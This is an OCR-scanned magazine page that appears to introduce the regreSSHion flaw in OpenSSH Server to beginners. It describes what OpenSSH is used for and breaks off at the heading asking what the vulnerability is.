
"Edward snowden and his associates used Tails OS to expose the global surveillance programs of NSA and Five Eyes intelligence alliance."

regreSSHion

VULNERABILITY FOR BEGINNERS


In July 2024 Issue's vulnerability this month feature, we will learn about a vulnerability that was detached in one of the most popular SSH servers.

This vulnerability affects OpenSSH Server, one of the most popular open-source SSH server software.




Where is this Software used?

OpenSSH is an Open-Source Secure Shell (SSH) Server that is used for performing remote admi -nistration and remote operations on a system. It is a suite of network utilities based on the secure shell (SSH) protocol. It is used to for remote server management, remote login and administratio- n, SCP and SFTP. Millions of people around the world use OpenSSH for secure communications.



What is the vulnerability?

